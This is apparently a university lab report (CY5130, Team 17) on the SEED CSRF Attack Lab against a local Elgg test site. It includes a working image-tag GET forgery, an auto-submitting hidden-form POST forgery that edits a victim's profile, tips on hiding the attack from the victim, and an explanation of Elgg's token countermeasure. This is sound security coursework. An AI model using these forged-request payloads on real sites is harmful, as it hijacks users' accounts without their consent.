CY5130 – Team 17
Alexander Semaan
Mark Clancy

Project 5 – CSRF Attack Lab

Task 1


This is the URL of the friend request for Boby: www.csrflabelgg.com/action/friends/add?friend=43 followed by the ts and token, but since they are not included for the forged URL because they are not needed since they are disabled for this attack.

Task 2

Here is how we plan to embed the URL in the suspicious link that Boby is trying to phish Alice with: We use the img tag, which automatically triggers an HTTP GET request; we do it by modifying the attacker website's index.html file this way:

```
<html>
<head>
<title>
You're not hacked :-)
</title>
<body>
<p>
Please wait while we load the hax :-)
</p>
<img src="http://www.csrflabelgg.com/action/friends/add?friend=43" width=1
height=1>
</body>
</head>
</html>
```

This results in adding Boby as a friend if you visit this website and you have a csrflabelgg.com session open and logged in, in another tab:




Proof that Alice added Boby as a friend:

CY5130 – Team 17
Alexander Semaan
Mark Clancy

Task 3

Legitimate profile edit by Alice:




Now we need to modify the HTML script with 4 things: The name (Alice), the guid (42), the briefdescription (Boby is my Hero) and the action URL (http://www.csrflabelgg.com/action/profile/edit). The access level needs to also be set to 2 for the briefdescription or else it will be kept private. Here is what the HTML code for index.html looks like:

CY5130 – Team 17
Alexander Semaan
Mark Clancy

```
*index.html
/var/www/CSRF/Attacker
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero!'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";

// Create a <form> element.
var p = document.createElement("form");

// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";

// Append the form to the current page.
document.body.appendChild(p);

// Submit the form
p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Result after Alice clicking on phishing link sent by Boby:




However, I think it is important to note that after Alice clicks on the link or visits the attacker's website, she is redirected on the same page to her own profile with the updated briefdescription, which is not a

very good idea because she will notice that immediately. It is a better idea to let the URL run in the background to conceal the attack.

Question 1

Boby can easily do this in this scenario because the guid of users isn't well protected: in fact, all he has to do is capture the URL sent out when he requests Alice as a friend, and he can find the guid there:



Question 2


It is really difficult to say if Boby can make this attack successful against anyone that visits his website, because Boby needs to know a couple of things in order for this attack to work, and these values are entered statically (userName and guid). However Boby could have a script that adds random people on this site as friends and pick up the information needed (userName and guid) and then place this information on his website in another script. It is not impossible, but it would take a lot of work. This type of attack tends to target a specific individuals (because of how specific the parameters must be in this case).

Perhaps theoretically, Boby could dynamically get the people who visit his website's information maybe by having a cross site GET request that captures username and guid, and follows up with another POST request with the necessary fields updated.


Task 4

After turning on the countermeasure and trying the Task 2 and 3 attack, we notice that the attack does not go through and we get the following error on Alice's page:

CY5130 – Team 17
Alexander Semaan
Mark Clancy



This proves what was expected from turning on this countermeasure: that the attacker needs to be able to hit the proper ts and token fields in order to make modifications to Alice's profile through CSRF, or else it is impossible to pull the attack. Here are the ts and token fields seen from the HTTP inspection tool:



The elgg ts and elgg token are generated by the views/default/input/securitytoken. php module and added to the web page. Hence, they are dynamically allocated, which makes it impossible for the attacker to enter static values or in fact to generate these values accurately. The attacker would need to have access to the session in order to pull of this attack, but if he has access it defeats the purpose of

attacking this way. After all the elgg web application validates the generated token and timestamp to defend against the CSRF attack. Every user action calls validate action token function and this function validates the tokens. If tokens are not present or invalid, the action will be denied and the user will be redirected. And the token is a hash value (md5 message digest) of the site secret value (retrieved from database), timestamp, user sessionID and random generated session string.

PS: interesting to note that the attacker's website seems to keep refreshing: the URL keeps getting resent in an attempt to go through, but it keeps getting blocked by the countermeasure implemented.